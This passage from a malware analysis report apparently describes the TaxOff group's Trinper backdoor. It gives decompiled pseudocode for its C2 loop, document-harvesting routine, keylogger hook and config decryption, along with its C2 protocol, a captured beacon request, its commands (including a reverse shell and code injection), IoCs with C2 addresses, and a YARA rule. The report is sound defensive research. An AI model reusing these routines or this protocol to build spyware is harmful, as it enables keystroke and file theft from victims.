    Commands = CommHTTP::GetCommands(CommHTTP, c2_idx);
    v13 = 230LL;
    do...
    Sleep(CommHTTP->Config.sleep_time);
  }
  while ( Commands );
LABEL_25:
  Mylast = CommHTTP->Config.C2._Mylast;
  Myfirst = CommHTTP->Config.C2._Myfirst;
  ++count;
}
return result;
```

Figure 22. CommHTTP class instance execution cycle

An instance of the BgJobFileCapture class monitors the file system in its thread, loops through all connected disks, and searches recursively for .doc, .xls, .ppt, .rtf, and .pdf files stored on disks. It also stores execution results in a map with a key (file name) and value (the structure containing information about the file, including its contents).

```
while ( 1 )
{
  if ( LOBYTE(BgJobFileCapture->qw2) != v2 )
  {
    strcpy(RootPathName, "a:\\");
    for ( i = v2; i < 26; ++i )
    {
      RootPathName[0] = i + 'a';
      DriveTypeA = GetDriveTypeA(RootPathName);
      if ( ((DriveTypeA - 2) & 0xFC) == 0 && DriveTypeA != 3 )
      {
        p_Src = &Src;
        v2 = -1LL;
        do
          ++v2;
        while ( RootPathName[v2] );
        v5 = _std_fs_code_page();
        v6 = v5;
        Src._Mypair._Myval2._Bx._Ptr = 0LL;
        Src._Mypair._Myval2._Mysize = 0LL;
        Src._Mypair._Myval2._Myres = 7LL;
        v55 = v54 | 4;
        if ( v2 )
        {
          if ( v2 > 0x7FFFFFFF )
            std::exception_2();
          v7 = _std_fs_convert_narrow_to_wide(v5, RootPathName, v2, 0LL, 0);
          v9 = v7;
          v79._Ptr = v7;
          if ( HIDWORD(v7) )
            std::exception_3(SHIDWORD(v79._Ptr));
          Mysize = Src._Mypair._Myval2._Mysize;
          if ( v7 > Src._Mypair._Myval2._Mysize )
```

Figure 23. Receiving information about the file system

An instance of the BgJobKeylogger class intercepts keystrokes in its thread and stores them in a deque, with data from the clipboard stored in an unordered map.

```
BOOL BgJobKeylogger::Run()
{
  BOOL result; // eax
  struct tagMSG Msg; // [rsp+20h] [rbp-48h] BYREF

  while ( !buff_BgJobKeylogger )
    Sleep(0xFA0u);
  while ( 1 )
  {
    is_SetWindowsHookExW = SetWindowsHookExW(WH_KEYBOARD_LL, BgJobKeylogger::Keylogger, 0LL, 0);
    if ( is_SetWindowsHookExW )
      break;
    Sleep(0xFA0u);
  }
  do
    result = GetMessageW(&Msg, 0LL, 0, 0);
  while ( result );
  return result;
}
```

Figure 24. Installing the keylogger

Configuration

The configuration is encrypted and stored in the .data section, and decryption is carried out with a one-byte key for a regular Xor operation.

```
Config = operator new(0x1001uLL);
v1 = 0;
v2 = 0LL;
do
{
  Config[v2] = Config::EncryptedConfig[v2] ^ (27 * v1++);
  v2 = v1;
}
while ( v1 < 0x1001 );
if ( !Config::Deserialization(&::Config, Config, 0x1000u) )
  Config::Free(&::Config);
if ( !Config::GetTokenCount(&::Config, 0x65) )
  goto LABEL_42;
Member = Config::GetMember(&::Config, token_65h, 0);
FileName = Config::GetBuffer(Member, &v28, v5);
Mysize = FileName->_Mypair._Myval2._Mysize;
Myres = FileName->_Mypair._Myval2._Myres;
```

Figure 25. Decrypting the configuration

Here's what the decrypted and deserialized configuration structure looks like:

```
struct struct_Config
{
        DWORD sleep_time;
```

```
        DWORD size;
        std::wstring UserAgent;
        std::wstring wstr_x86;
        std::wstring wstr_x64;
        std::vector<std::wstring> C2;
        QWORD *public_key;
        QWORD public_key_len;
        struct_Commands Commands;
        struct_TaskResults TaskResults;
};

struct struct_Commands
{
        std::wstring Uri;
        std::vector<std::string> Headers;
        struct_CommandsResponse CommandsResponse;
        struct_CommandsHeaders CommandsHeaders;
        QWORD HelloMessage;
        QWORD HelloMessageLen;
};

struct struct_CommandsResponse
{
        std::string TagOpen;
        std::string Encoder;
        std::string TagClose;
};

struct struct_CommandsHeaders
{
        std::string Header;
        std::string TagOpen;
        std::string Encoder;
        std::string TagClose;
};

struct struct_TaskResults
{
        std::wstring Uri;
        std::vector<std::string> Headers;
        struct_TaskResultsData TaskResultsData;
        struct_TaskResultsHeaders TaskResultsHeaders;
};

struct struct_TaskResultsData
{
        std::string TagOpen;
        std::string Encoder;
        std::string TagClose;
};

struct struct_TaskResultsHeaders
{
        std::string Header;
        std::string TagOpen;
        std::string Encoder;
        std::string TagClose;
};
```

The fields of the Config structure have the following purposes:

Member	Purpose
sleep_time	Timeout for a CommHTTP class instance in the C2 communication loop
size	Sized of used buffer cache
UserAgent	User-Agent used to communicate with C2 servers
wstr_x86	x86 wide string not used

<table>
<tr><td>wstr_x64</td><td>X64 wide string not used</td></tr>
<tr><td>C2</td><td>C2 addresses</td></tr>
<tr><td>public_key</td><td>Public key for encrypting information about the victim and session key</td></tr>
<tr><td>public_key_len</td><td>Length of the public key</td></tr>
<tr><td>Commands</td><td>Structure used to receive commands
<table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>Uri</td><td>Command request path</td></tr>
<tr><td>Headers</td><td>Custom headers</td></tr>
<tr><td>CommandsResponse</td><td><table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>TagOpen</td><td>Start of command mask</td></tr>
<tr><td>Encoder</td><td>Command encoding algorithm</td></tr>
<tr><td>TagClose</td><td>End of command mask</td></tr>
</table></td></tr>
<tr><td>CommandsHeaders</td><td><table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>Header</td><td>Header storing information about the victim</td></tr>
<tr><td>TagOpen</td><td>Start of the header mask</td></tr>
<tr><td>Encoder</td><td>Encoding algorithm</td></tr>
<tr><td>TagClose</td><td>End of header mask</td></tr>
</table></td></tr>
<tr><td>HelloMessage</td><td>Command request string</td></tr>
<tr><td>HelloMessage</td><td>Command request string length</td></tr>
</table></td></tr>
<tr><td>TaskResults</td><td>Structure used to send command operation results
<table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>Uri</td><td>Path of command operation results</td></tr>
<tr><td>Headers</td><td>Custom headers</td></tr>
<tr><td>TaskResultsData</td><td><table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>TagOpen</td><td>Start of task results mask</td></tr>
</table></td></tr>
</table></td></tr>
</table>

<table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td></td><td>
<table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>Encoder</td><td>Algorithm for encoding task results</td></tr>
<tr><td>TagClose</td><td>End of task results mask</td></tr>
</table>
</td></tr>
<tr><td>TaskResultsHeaders</td><td>
<table>
<tr><th>Member</th><th>Purpose</th></tr>
<tr><td>Header</td><td>Header storing information about the victim</td></tr>
<tr><td>TagOpen</td><td>Start of the header mask</td></tr>
<tr><td>Encoder</td><td>Encoding algorithm</td></tr>
<tr><td>TagClose</td><td>End of header mask</td></tr>
</table>
</td></tr>
</table>

Communication protocol with C2

All communication with C2 is carried out by an CommHTTP class instance using calls to WININET.DLL library network functions. Information about the victim's computer and session key is encrypted with the public RSA key, encoded using Base64, and sent to C2 in the Config.Commands.CommandsHeaders header with Config.Commands.HelloMessage in the request data. The commands received from C2 in response are enclosed between the Config.Commands.CommandsResponse.TagOpen and Config.Commands.CommandsResponse.TagClose markers and encoded using Base64. The task results are encrypted with the AES-128-CBC session key, encoded using Base64, and enclosed between the Config.TaskResults.TaskResultsData.TagOpen and Config.TaskResults.TaskResultsData.TagClose markers in the request data to C2.

```
lpszVerb = L"GET";
if ( LODWORD(CommHTTP->Config.Commands.HelloMessageLen) )
  lpszVerb = L"POST";
hRequest = HttpOpenRequestW(
             hConnect,
             lpszVerb,
             p_Commands,
             0LL,
             0LL,
             0LL,
             *(CommHTTP->Config.C2._Myfirst + 40 * v3 + 34) != 0 ? 0x800000 : 0,
             0LL);
if ( !hRequest
  || !CommHTTP::AddCommandsHeaders(v15, hRequest, &CommHTTP->Config.Commands.Headers)
  || !CommHTTP::AddTaskResultsHeaders(CommHTTP, hRequest, &CommHTTP->Config.Commands.CommandsHeaders) )
{
  InternetCloseHandle(v6);
  v11 = hConnect;
  goto LABEL_25;
}
if ( *(CommHTTP->Config.C2._Myfirst + 8 * v7 + 34) )
{
  dwBufferLength = 4;
  if ( InternetQueryOptionW(hRequest, 0x1Fu, &Buffer, &dwBufferLength) )
  {
    Buffer |= 0x1100u;
    InternetSetOptionW(hRequest, 0x1Fu, &Buffer, 4u);
  }
}
if ( LODWORD(CommHTTP->Config.Commands.HelloMessageLen) )
  HelloMessage = CommHTTP->Config.Commands.HelloMessage;
else
  HelloMessage = 0LL;
if ( HttpSendRequestW(hRequest, 0LL, 0, HelloMessage, CommHTTP->Config.Commands.HelloMessageLen) )
  v5 = CommHTTP::CmdParse(CommHTTP, hRequest);
InternetCloseHandle(v6);
InternetCloseHandle(hConnect);
InternetCloseHandle(hRequest);
```

Figure 26. POST request to receive commands

For example, below is a backdoor request to C2 to receive commands. The greeting message in the data is mid=76&mod=TRINP, and you can see that the User-Agent header doesn't display the content received from Config.UserAgent correctly. This is due to an error passing the header value to InternetOpenW. The problem is that InternetOpenW tries to convert the string for User-Agent from wide to ASCII encoding, but does so incorrectly because the pointer to the values from the configuration is passed incorrectly, leading to an undisplayable string generated at the output.

```
POST /fonts/mono.html HTTP/1.1
Accept: Fonts
X-Whatever-Else: SameOrigin
If-None-Match: Zm8KVejk//M76W2r8F2z8i6/TPG+daTgLVM/OUQtqTJnW9kNKUmnOBvmZlrTvU5u1+xoImwo3o5O5
wtA6h9Eao6373x3n8b/4U8rljq0n5AIyuXW+SXh7hah7JQm2zfpHfFDVa9xHVhUBY7RayKE1FtAPMA0HdleqJtDZeXGv
Cc6W7ZPy9E/5MHI3Co48nKIMId8tYsv42WtfN5hp27zDa3dzz95sQ0di/NGHambPJ65SZLmgdxKU27vwTpCdDJJBtS//
Yhse1HpUPn8wzwqsyPB/5D58BJBX2GzQ23VqH/EgVAwlaKeAYf4ZVhDip6uylgtaGfFwuoHe8C4V/5hdvvFvJuFQpvrd
User-Agent: ..........................................................................
..........................................................................
Host:
Content-Length: 16
Cache-Control: no-cache

mid=76&mod=TRINP
```

Figure 27. Request packet to receive commands

Commands

As mentioned earlier, commands are invoked not by calling a specific function, but by instantiating classes and adding them to a smart pointer wrapper to be added to a deque for execution, and then retrieved from there and called in the main thread loop. The table below includes descriptions of the commands.

ID	Command	Description
0x1213C7	Inject	Code injection into process
0xF17E09	WriteFile	Write to file
0xF17ED0	ReadFile	Read from file
0xC033A4D	Cmd	Execute command using cmd.exe
0x6E17A585	GetRunningTasks	Receive commands running currently
0xECEC	Exec	Reverse shell
0xCD	Cd	Change of directory
0x108	JobConf	Add command in the background
0xD1E	Die	Backdoor shutdown
0x6177	KillTask	End working command
0xC04F	SetCommConfValue	Configuration update

Insights

The TaxOff group tricks users by baiting them with time-sensitive material they're expecting at work and attack using a sophisticated multithreaded backdoor called Trinper. After establishing persistent access to compromised systems, they can effectively manage multiple tasks simultaneously and follow through on various malicious actions without significantly impacting system performance. Multithreading provides a high degree of parallelism to hide the backdoor while retaining the ability to collect and exfiltrate data, install additional modules, and maintain communications with C2. This combination of convincing bait and a sophisticated multithreaded backdoor makes TaxOff's attacks particularly dangerous and difficult to detect and prevent, highlighting the need for continuous user awareness of cyberthreats and the implementation of multi-layered security measures for protection.

IoC

File indicators

FILE	MD5	SHA-1	SHA-256
Материалы.img	fdeb5b2771785dc412227904127e1cae	6e7bf3ef4e53efea9a7b0446f498545e8dc517dc	dd3a609b7beb35fb2527
История поисков.html	e4da6bd811eb3b5adc4ec29fa859c08c	e810613df0dbb5d8634e7e5321f5b14c62ccfcf6	00f433c593204eaa1fact

FILE	MD5	SHA-1	SHA-256
BK_new2.2.EXE	7815db832ef5124935d9b53445a72f49	d45c3392011070e7e827dd3f8d6797725384b1b3	f699c309f0d2547a85f6
DCIM.lnk	468f4b71eac65391d3d59466e21ec379	9a083844696dd8ccce9a6f11d3a9f1227ea639ba	93b07ba651fb6dbebaaa
Trinper			
drive.google.com	463d8f6e597fc7c2acdb3f5a3bae37b6	8dfecf3417b8f2ab96a3591c93223d6802690fe3	2a0c6a66774cc535f51e
PhotoScreenSaver.scr	19354fc1fb24d2eb08de0d46d464b16b	62e27a7e392a48d6cf14040c6fe59dabb8df44a7	6d4fac9e4c36face9e0d0
SearchApps.exe	62739a86a227ad89fa6c57f5c2335220	f5815561dfc63ad12f96a3e86e0f40cd39622373	7e82b3f1be69d34684a4
DotNet35.exe	f590d65dce86589b0e0d507cfeef9f68	c3012a66acaea8801446ee61f8213a663eb7a76a	e93c1a0696b59a58e244

Network indicators

185.158.248.91
193.37.215.111
server.1cscan.net
usfna.global.ssl.fastly.net
usfnb.global.ssl.fastly.net
usfnc.global.ssl.fastly.net
cfn.global.ssl.fastly.net
fna.global.ssl.fastly.net
fnb.global.ssl.fastly.net
consult-asset-feed.global.ssl.fastly.net
consult-vendor-free.global.ssl.fastly.net
consult-zero-ads.global.ssl.fastly.net

File signatures

```
rule PTESC_apt_win_ZZ_TaxOff__Backdoor__Trinper{
   strings:
       $s1 = "Task"
       $s2 = "TaskCd"
       $s3 = "TaskCmd"
       $s4 = "TaskExec"
       $s5 = "TaskGetRunningTasks"
       $s6 = "TaskInject"
       $s7 = "TaskDie"
       $s8 = "TaskJobConf"
       $s9 = "TaskKillTask"
       $s10 = "TaskReadFile"
       $code1 = {E8 ?? ?? ?? ?? 44 38 60 ?? 75 ?? 66 39 58 ?? 72 ?? 48 8B 40 ?? 8B 08 EB ??}
       $code2 = {48 89 4C 24 ?? 48 8B 44 24 ?? 0F B6 40 ?? 85 C0 75 ?? 48 8B 44 24 ?? 0F B7 40 ?? 83 F8 ?? 7D ?? 33 C0 EB
   condition:
       ((uint16(0) == 0x5a4d) and (all of($s*)) and (any of($code*)))
}
```

MITRE TTPs

Initial Access		
T1566.002	Phishing: Spearphishing Link	TaxOff used phishing emails with links to malicious files
Execution		
T1204.002	User Execution: Malicious File	TaxOff used bait files to run the Trinper backdoor

Initial Access		
Defense Evasion		
T1055.012	Process Injection: Process Hollowing	TaxOff used the Trinper backdoor to inject code into processes
Credential Access		
T1187	Forced Authentication	TaxOff used a false authorization form
T1056.001	Input Capture: Keylogging	TaxOff used the Trinper backdoor to intercept keystrokes
Discovery		
T1083	File and Directory Discovery	TaxOff used the Trinper backdoor to collect file system information
Collection		
T1115	Clipboard Data	TaxOff used the Trinper backdoor to access the clipboard
T1056.001	Input Capture: Keylogging	TaxOff used the Trinper backdoor to intercept keystrokes
Command And Control		
T1071	Application Layer Protocol	TaxOff used http (https) to connect the Trinper backdoor to C2
T1132.001	Data Encoding: Standard Encoding	TaxOff used the Trinper backdoor to encode received information using Base64
T1573.001	Encrypted Channel: Symmetric Cryptography	TaxOff used the Trinper backdoor to encrypt sent information using AES-256
T1573.002	Encrypted Channel: Asymmetric Cryptography:	TaxOff used the Trinper backdoor to encrypt sent information using RSA
T1090.004	Proxy: Domain Fronting	TaxOff used domain fronting to communicate with the Trinper backdoor
Exfiltration		
T1020	Automated Exfiltration	TaxOff used the Trinper backdoor to automatically exfiltrate results from executing commands
T1041	Exfiltration Over C2 Channel	TaxOff used the Trinper backdoor to exfiltrate data to C2

Positive Technologies product verdicts

PT Sandbox

apt_win_ZZ_TaxOff__Backdoor__Trinper

MaxPatrol SIEM

Suspicious_Connection
RunAs_System_or_External_tools
Run_Executable_File_without_Meta
Suspicious_Directory_For_Process

PT NAD

BACKDOOR [PTsecurity] Trinper (APT TaxOff) sid: 10012123

SUSPICIOUS [PTsecurity] Suspicious HTTP header Trinper (APT TaxOff) sid: 10012124, 10012125

Share link
